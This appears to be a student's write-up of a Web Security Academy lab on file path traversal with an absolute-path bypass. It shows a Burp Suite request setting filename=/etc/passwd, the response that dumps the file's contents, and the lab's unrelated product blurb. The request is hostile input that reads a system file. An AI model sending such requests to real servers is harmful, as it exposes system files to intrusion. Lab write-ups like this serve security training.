
File Path Traversal Lab – 02

Traversal Sequences Blocked with Absolute Path Bypass.


M.Gobi Shankar

CB.SC.P2CYS23019

Use Burp Suite to intercept and modify a request that fetches a product image.




Modify the filename parameter, giving it the value /etc/passwd.



```
GET /image?filename=/etc/passwd HTTP/2
Host: 0acc00e303379b1881754d5000ae004a.web-security-academy.net
Cookie: session=17OhXYBWYgcycMD3VCbYs6c1XpKOZsuD
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0acc00e303379b1881754d5000ae004a.web-security-academy.net/product?productId=1
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers


```

Observe that the response contains the contents of the /etc/passwd file.


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn
1 × 2 × +
Send
Cancel
Target: https://0ab8007a047f28b48123540d00e60049.w
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render


```
GET /image?filename=/etc/passwd HTTP/2
Host: 0ab8007a047f28b48123540d00e60049.web-security-academy.net
Cookie: session=NW4IVtOZcHgs1EdwicGFqy1fhSpdyUKl
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0ab8007a047f28b48123540d00e60049.web-security-academy.net/product?productId=1
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers


```

```
HTTP/2 200 OK
Content-Type: image/jpeg
X-Frame-Options: SAMEORIGIN
Content-Length: 2316

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:12001:12001::/home/peter:/bin/bash
carlos:x:12002:12002::/home/carlos:/bin/bash
user:x:12000:12000::/home/user:/bin/bash
elmer:x:12099:12099::/home/elmer:/bin/bash
academy:x:10000:10000::/academy:/bin/bash
messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
systemd-timesync:x:103:103:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:104:105:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:105:106:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
mysql:x:106:107:MySQL Server,,,:/nonexistent:/bin/false
postgres:x:107:110:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:109:115:RealtimeKit,,,:/proc:/usr/sbin/nologin
mongodb:x:110:117::/var/lib/mongodb:/usr/sbin/nologin
avahi:x:111:118:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
cups-pk-helper:x:112:119:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
geoclue:x:113:120::/var/lib/geoclue:/usr/sbin/nologin
saned:x:114:122::/var/lib/saned:/usr/sbin/nologin
colord:x:115:123:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
```

Lab Completed Successfully.



File path traversal, traversal sequences blocked with absolute path bypass

Congratulations, you solved the lab!

Folding Gadgets

★★★★☆

$96.51

Description:

Folding smartphones that open up to reveal a handy little tablet are about to hit the market. Is folding the future of technology? As gadget trends go from large to small, back to large again, small again, huge, I guess folding has to be the answer, the best of both worlds. They are still bulky though, once we start folding everything things have a tendency to get thicker. Purses and briefcases will need to be adjusted to accommodate these new convenient, but bulky items.

With this new concept, we can really make outside spaces and coffee houses our home offices. Pitch up in the park on a sunny day, and dig deep into your oversized carpet bag, with magician-like prowess you will be able to unfold your desk, PC, speakers, keyboards and mice until you have everything you need to start your days work. Even your travel mug and flask will conveniently unfold leaving you hydrated in that hot summers sun.

I was a bit of a trendsetter in this department, I have always folded my paper money, my grandmother used to do it and I guess the influence stuck with me. Little did granny know that 40 years on we would all be folding our money, and everything else we can attach minuscule hinges to. We have always folded our laundry as well, that goes back centuries. Like all good inventions, it takes time to bring these things to market.

To be honest I've been crying out for a tablet that makes phone calls ever since my eyesight deteriorated. Sadly it will probably only be affordable to those that can afford laser surgery, and they're just being greedy as they have no problems looking at a tiny cell phone screen. I hate touch screens and have had a folding keyboard for yonks, give me a giant Blackberry any day!